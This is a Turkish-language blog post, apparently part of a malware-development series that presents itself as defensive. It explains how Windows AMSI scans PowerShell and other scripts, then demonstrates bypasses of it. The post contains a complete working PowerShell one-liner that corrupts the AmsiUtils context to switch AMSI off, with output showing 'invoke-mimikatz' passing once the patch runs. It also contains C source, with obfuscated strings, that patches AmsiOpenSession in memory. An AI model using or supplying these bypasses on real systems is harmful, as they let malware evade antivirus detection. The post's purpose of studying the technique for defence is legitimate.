Birkan KES
06/13/2024

Malware Development 4

Merhabalar, ben Birkan. Bu yazıda önceki yazılarımın devamı olarak saldırı ve malware development kısmını ele alarak Defansif bakış açımızı güçlendirmeye ve savunma fikirleri üretmeye çalışacağız,

Bu yazıda Anti-Malware Tarama Arayüzü (AMSI) hakkında inceleme yapacağız ve saldırganların bu önemli güvenlik önlemini nasıl atlattıklarını keşfedeceğiz. AMSI, Windows işletim sistemlerinde zararlı yazılımları tespit etmek ve engellemek için tasarlanmış önemli bir özelliktir. Ancak, her güvenlik önlemi gibi AMSI'nin de zaafları vardır ve saldırganlar bunları istismar edebilirler.

Öncelikle, AMSI'nin nasıl çalıştığını inceleyeceğiz. Ardından, saldırganların AMSI'yi nasıl atlattıklarına dair belirli teknikleri ele alacağız. Bu yöntemleri anlamak, savunma stratejilerimizi geliştirmemize ve potansiyel tehditlerin önüne geçmemize yardımcı olacaktır.

Her zaman olduğu gibi, sizinle birlikte öğrenip gelişiyorum. Makalede eksik veya yanlış olduğunu düşündüğünüz bilgiler varsa lütfen bana bildirin.

AMSI Nedir?

Windows Antimalware Tarama Arayüzü (AMSI), uygulamalarınızın ve hizmetlerinizin bilgisayardaki herhangi bir antivirüs ürünüyle çalışmasını sağlar. AMSI, kullanıcıların verilerini, uygulamalarını ve iş yüklerini zararlı yazılımlardan korumaya yardımcı olur.

AMSI, herhangi bir antivirüs sağlayıcısıyla çalışabilir ve dosyaları, belleği ve akışları tarama, URL/IP itibarlarını kontrol etme gibi yaygın kötü amaçlı yazılım tarama tekniklerini destekler. Farklı tarama isteklerini bir araya getirerek potansiyel tehditler hakkında daha iyi kararlar verebilir.

Eğer bir uygulama geliştiriyorsanız, AMSI'yi kullanıcılarınızı korumak için kullanabilirsiniz. Örneğin, uygulamanız komut dosyaları çalıştırıyorsa, bu komut dosyasının güvenli olup olmadığını kontrol etmek için AMSI'yi kullanabilirsiniz. AMSI, herhangi bir uygulama tarafından kullanılabilir ve herhangi bir kayıtlı antivirüs motoruyla çalışır, bu da onu birçok durumda, örneğin bir sohbet uygulamasında mesajları taramak veya bir oyunda eklentileri kontrol etmek gibi durumlarda faydalı kılar.

Not: Bu yazıda yer alan bilgiler araştırmalar, okunan yazılar ve deneyimler temel alınarak derlenmiştir. AMSI hakkında resmi belgelerin sınırlı olması sebebiyle bazı bilgilerin belgelenmemiş olduğunu hatırlatmak isterim. Yani yanlış anlamalar ya da hatalarım olabilir.

AMSI Neden Önemlidir?

Dosyasız zararlı yazılımlar, modern siber saldırılarda önemli bir rol oynar ve tespit edilmekten kaçınmak için gizli yöntemler kullanır. Birçok büyük fidye yazılımı, saldırı stratejilerinin bir parçası olarak dosyasız teknikler kullanmıştır. Bu tür zararlı yazılımlar, PowerShell.exe veya wmic.exe gibi zaten mevcut olan araçları kullanarak işlem belleğinde kod çalıştırır, böylece iz bırakmadan ve geleneksel tespit yöntemlerinden kaçınarak hareket ederler.

Dosyasız zararlı yazılımlar kalıcılığı sağlamak için diskte dosya bırakmaz. Kalıcılık sağlamak için kullanılan yöntemlerden biri de kayıt defterine bir "one-liner" PowerShell cmdlet'i yerleştirmektir. Bu cmdlet, kayıt defteri BLOB'unda saklanan şifrelenmiş bir PowerShell betiğini çalıştırarak zararlı yazılımın kalıcılığını sağlar.

Saldırganların Kullandığı Teknikler

Saldırganlar, implantlarını gizlemek ve tespit edilmekten kaçınmak için çeşitli dosyasız teknikler kullanır:

1. **Yansıtmalı DLL Enjeksiyonu**: Bu teknik, zararlı DLL'leri bir sürecin belleğine manuel olarak yükler. Zararlı DLL, sahne arkasından ağ üzerinden uzaktan veya makrolar ve betikler gibi bulaşma vektörleri içine gizlenmiş olarak teslim edilebilir.

2. **Bellek İstismarları**: Saldırganlar, kurban makinelerde uzaktan rastgele kod çalıştırmak için bellek istismarlarını kullanır. Örneğin, UIWIX tehdidi, EternalBlue istismarını kullanarak Petya ve WannaCry tarafından da kullanılan DoublePulsar arka kapısını çekirdek belleğine yükler.

3. **Komut Dosyası Tabanlı Teknikler**: Komut dosyası dilleri, yalnızca bellek içi yürütülebilir yükleri teslim etmek için güçlü bir araçtır. Komut dosyaları, çalışma zamanında şifre çözülerek yürütülen kod parçacıklarını veya ikili dosyaları gömebilir.

Microsoft Defender Antivirus, çeşitli yeteneklerle dosyasız zararlı yazılımlara karşı koruma sağlar. Bunlar arasında AMSI kullanarak komut dosyası tabanlı teknikleri tespit etme ve WMI kalıcılık tekniklerini algılama ve düzeltme yer alır.

AMSI, Windows'un komut dosyası çalıştırma ortamlarında kullanılan şifreleme ve kaçınma tekniklerine karşı daha derin bir inceleme sunar. AMSI'yi entegre etmek, size daha güclü bir koruma sağlar.

AMSI Powershell ile Nasıl Çalışır?

AMSI, PowerShell'in belleğine AMSI DLL'sini (amsi.dll) yükleyerek çalışır. AMSI koruması, düşük ayrıcalıklı bir kullanıcı ile yüksek yetkiye sahip bir kullanıcı arasında ayrım yapmaz. AMSI, PowerShell konsol girdisini tarar ve Windows Defender (veya başka bir antivirüs programı) kullanarak girdinin çalıştırılmasını engelleyip engellemeyeceğine karar verir.

AMSI, Windows 10 ve sonraki sürümlerde şu bileşenlere entegre edilmiştir:

- Kullanıcı Hesabı Denetimi (UAC)
- PowerShell
- Windows Script Host (wscript.exe ve cscript.exe)
- JavaScript ve VBScript
- Office VBA makroları


Her bir bileşen için ayrı bir AMSI çalışır, yani her exe veya PowerShell için bağımsız bir AMSI süreci bulunur.

AMSI'nin İşleyiş Prensibi

AMSI, diğer güvenlik ürünleri gibi string tabanlı bir tarama yapar. Ancak, fonksiyonların içine gizlenmiş zararlı içerikleri simüle ederek ve çıktıları tarayarak daha derinlemesine bir analiz yapar. Zararlı yazılım ne kadar şifrelenmiş veya karmaşık hale getirilmiş olursa olsun, çalıştırılabilmesi için okunabilir hale getirilmesi gerekir. AMSI, bu şüpheli kodların çalışmasına izin verir ve deşifre edildikten sonra tarama yapar.

Ancak, simüle edemeyeceği kadar karmaşık bir fonksiyonla karşılaştığı durumlarda, müdahale etmenin ciddi sıkıntılara neden olabileceği için kodun çalışmasına izin verir.

Amsi'nin foksiyonlarına geçmeden önce çalışma prensibini anlamak üzere cizgidim şemayı incelemenizi istiyorum.



Yukarıda cizdiğim şemada görüldüğü üzere, AMSI diğer güvenlik ürünleri gibi string tabanlı bir tarama yapmaktadır. Ancak, işlevlerin içine gizlenmiş zararlı veya sakıncalı içeriklerin tespit edebilmek için bu işlevleri simüle ederek çıktılar üzerinde tarama yapar. Antivirüslerin benimsediği bakış açısı oldukça mantıklı ve güçlüdür. Bir zararlı yazılım, ne kadar şifrelenmiş, karmaşıklaştırılmış veya gizlenmiş olursa olsun, günün sonunda işlemciye verilebilmesi için okunabilir hale getirilmesi gerekir. Bu nedenle, şifrelemeyi çözemesek bile, zararlı yazılımın kendi kendini çözmesi gerekmektedir.

AMSI'nin güzelliği, şüpheli kodların çalışmasına izin vererek onları çözmesinin beklenmedik zararlara yol açabileceğini öngörmesidir. Bu nedenle, AMSI fonksiyonları tanımlar ve onları simüle etmeye çalışır. Ancak, simüle edilemeyecek kadar karmaşık bir işlev varsa yada tanınmıyorsa, AMSI müdahale etmek yerine kodun çalışmasına izin verir. Burada müdahale etmenin ciddi sorunlara yol açabileceği bilindiği için tercih edilen bir yaklaşımdır.

Örneğin, aşağıdaki PowerShell betiği, AMSI tarafından tanımlanıp engellenemez:

```
$a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like "*iUtils") {$c=$b}};$d=$c.GetFields('NonPublic,Static');Foreach($e in $d) {if ($e.Name -like "*Context") {$f=$e}};$g=$f.GetValue($null);$ptr = [System.IntPtr]::Add([System.IntPtr]$g, 0x8);$buf = New-Object byte[](8);[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 8)
```

Bu betikte, kullanılan fonksiyonları tanıyıp tanımadığımız ve bu fonksiyonların nerede başladığı ve bittiği gibi soruları cevaplamamız gerekir. AMSI, bu karmaşık fonksiyonları simüle edemediğinden, kodun çalışmasına izin verir.

Uygulamalı olarak göstermek gerekirse zararlı bir programı çalıştırmak için kullanılan komutu yazınca bu komutu zararlı olarak tanımlayarak engelliyor.

```
PS C:\Users\birka> echo invoke-mimikatz
At line:1 char:1
+ echo invoke-mimikatz
+ ~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Peki verilen bu komutu kullanırsak ne olur.

```
PS C:\Users\birka> $a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like "*iUtils") {$c=$b}}
;$d=$c.GetFields('NonPublic,Static');Foreach($e in $d) {if ($e.Name -like "*Context") {$f=$e}};$g=$f.Get
Value($null);$ptr = [System.IntPtr]::Add([System.IntPtr]$g, 0x8);$buf = New-Object byte[](8);[System.Run
time.InteropServices.Marshal]::Copy($buf, 0, $ptr, 8)
PS C:\Users\birka>
PS C:\Users\birka>
PS C:\Users\birka> Echo invoke-mimikatz
invoke-mimikatz
PS C:\Users\birka>
```

Şimdi kullandığımız komut, AMSİ Utils'e ait alana erişerek, alana sıfırlar yazarak hata vermesine ve çalışmayı sonlandırmasına neden oluyor. Kodun içerisinde doğrudan AMSİ Utils geçseydi, tespit edilip müdahale edilecekti. Ancak, karmaşık bir fonksiyon aracılığıyla AMSİ Utils'e ulaşıldığı için ve AMSİ kodu simüle edemediğinden dolayı çalışmasına izin veriyor. Sonuç olarak, çalışan kod, AMSİ'ye müdahale ederek sonlanmasına neden oluyor.

AMSI'nin geliştiricilerinin bu konudaki açıklaması ise aşağıdaki ekran görüntüsünde verilmiştir.

```
function Invoke-Evil
{
    Invoke-Expression ("Write-Host 'pw" + "nd!'")
}
Invoke-Evil
```

In that scenario, malware authors create a string representing the PowerShell script to run. But they use a simple string concatenation technique to break our earlier signature. If you ever view the source of an ad-laden web page, you'll see many instances of this technique being used to avoid ad-blocking software.

Finally, the malware author passes this concatenated string to the `Invoke-Expression` cmdlet—PowerShell's mechanism to evaluate scripts that are composed or created at runtime.

In response, anti-malware software starts to do basic language emulation. For example, if we see two strings being concatenated, then we emulate the concatenation of those two strings, and then run our signatures on the result.

Unfortunately, this is a fairly fragile approach, because languages tend to have a lot of ways to represent and concatenate strings.

So, after being caught by this signature, malware authors will move to something more complicated—for example, encoding script content in Base64, as in this next example.

```
function Invoke-Evil
{
    $code = "IABXAHIAaQB0AGUALQBIAG8AcwB0ACAAJwBwAHcAbgBkACEAJwAgAA=="
    $newCode = [System.Text.Encoding]::Unicode.GetString(
        [Convert]::FromBase64String($code))

    Invoke-Expression $newCode
}
Invoke-Evil
```

Being resourceful, most antimalware engines implement Base64 decoding emulation, as well. So, since we also implement Base64 decoding emulation, we're ahead for a time.

Ref: https://learn.microsoft.com/en-us/windows/win32/amsi/how-amsi-helps

Bazı Amsi fonksiyonlarını inceleyelim;


```
HRESULT AmsiScanString(
  [in]           HAMSICONTEXT amsiContext,
  [in]           LPCWSTR      string,
  [in]           LPCWSTR      contentName,
  [in, optional] HAMSISESSION amsiSession,
  [out]          AMSI_RESULT  *result
);
```

AMSI fonksiyonların incelediğinizde result değerleri döndürdüğünü göreceksiniz. AMSI_RESULT'u incelediğimde bir puanlama sistemi ile karar verdiğini fark ettim. Yani eğer result değerini 1 olarak tanımlarsak, aynı şekilde AMSI'nin temiz (clean) dönmesini sağlayabiliriz. Araştırmalar sırasında bu yöntemin kullanıldığını zararlı kod betiklerini ve senaryolarınıda inceleme fırsatı buldum.

The antimalware provider may return a result between 1 and 32767, inclusive, as an estimated risk level. The larger the result, the riskier it is to continue with the content. These values are provider specific, and may indicate a malware family or ID.

https://learn.microsoft.com/en-us/defender-endpoint/amsi-on-mdav


Öncelikle AMSİ'nin fonksiyonlarının calışma algoritmasını inceleyelim.



AmsiScanString Function

Yukarıdaki ekran görüntüsünde görüldüğü üzere AmsiScanString fonksiyonu ilk önce result a ait bir değer olup olmadığını kontrol ettikten sonra eğer result değeri yok ise 0x80070057 değerinin eax'a atandığını görüyoruz. Bu değeri not edelim.


Yine aynı şekilde, AmsiScanBuffer fonksiyonuna ait aşağıdaki görselde gördüğümüz ve diğer fonksiyonlarda da karşılaştığımız üzere, sürecin istenildiği gibi gitmediği durumlarda 0x80070057 değerini görüyoruz.



AmsiScanBuffer Function

Eğer bu değeri internette araştırısanız. Windowsta kullanılan bir hata kodu (invalid argumend) olduğunu göreceksiniz. Yani bir başka deyişle eğer biz AMSİ'ye ait register değerlerine erişebilirsek buradan yola çıkarak hata verdirip çalışmasını sonlandırmaya zorlayabiliriz. Bu ve benzeri müdahaleler ile MSI bypass gerçekleştiren benzer kodları araştırarak inceleyebilirsiniz. Biz kodlardan cok saldırgan müdahalelerini inceleyeceğiz.

Gelin AMSİ bypass için seçtiğim bazı kodları analiz edelim.



REF: https://github.com/SaadAhla/AMSI_patch/blob/main/README.md

Yukarıdaki ekran görüntüsünde görüldüğü üzere Araştırmacı AmsiOpenSession fonksiyonunun işleyişini incelediğinde, 7447 alanını JE yani Jump if equal (0x80070057) adımını 7547 JNE yani Jump if not equal olarak değiştirildiğinde amsi'ye hata verererk çalışmasını durdurduğunu tespit etmiş.

Kaynak kodu inceleyelim.

```
char ams1[] = { 'a','m','s','i','.','d','l','l',0 };
char ams10pen[] = { 'A','m','s','i','O','p','e','n','S','e','s','s','i','o','n',0 };

EXTERN_C NTSTATUS NtProtectVirtualMemory(
    IN HANDLE ProcessHandle,
    IN OUT PVOID* BaseAddress,
    IN OUT PSIZE_T RegionSize,
    IN ULONG NewProtect,
    OUT PULONG OldProtect);

EXTERN_C NTSTATUS NtWriteVirtualMemory(
    IN HANDLE ProcessHandle,
    IN PVOID BaseAddress,
    IN PVOID Buffer,
    IN SIZE_T NumberOfBytesToWrite,
    OUT PSIZE_T NumberOfBytesWritten OPTIONAL);


DWORD64 GetAddr(LPVOID addr) {

    for (int i = 0; i < 1024; i++) {

        if (*((PBYTE)addr + i) == 0x74) return (DWORD64)addr + i;
    }

}


void AMSIpatch1(HANDLE hproc) {

    void* ptr = GetProcAddress(LoadLibraryA(ams1), ams10pen);


    char Patch[100];
    ZeroMemory(Patch, 100);
    lstrcatA(Patch, "\x75");

    printf("\n[+] The Patch : %p\n\n", *(INT_PTR*)Patch);

    DWORD OldProtect = 0;
    SIZE_T memPage = 0x1000;
    //void* ptraddr = (void*)(((INT_PTR)ptr + 0xa));
    void* ptraddr = (void*)((DWORD64)ptr + 0x3);
    void* ptraddr2 = (void*)GetAddr(ptr);

    NTSTATUS NtProtectStatus1 = NtProtectVirtualMemory(hproc, &ptraddr2, (PSIZE_T)&memPage, 0x04, &OldProtect);
    if (!NT_SUCCESS(NtProtectStatus1)) {
        printf("[!] Failed in NtProtectVirtualMemory1 (%u)\n", GetLastError());
        return;
    }
    NTSTATUS NtWriteStatus = NtWriteVirtualMemory(hproc, (void*)GetAddr(ptr), (PVOID)Patch, 1, (SIZE_T*)nullptr);
```

Amsi.dll ve AmsiOpenSession kelimeleri yaklanmasın diye bu şekilde tanımlıyor.

ilk 1024 bit icerisinde 74 değerini arıyor.

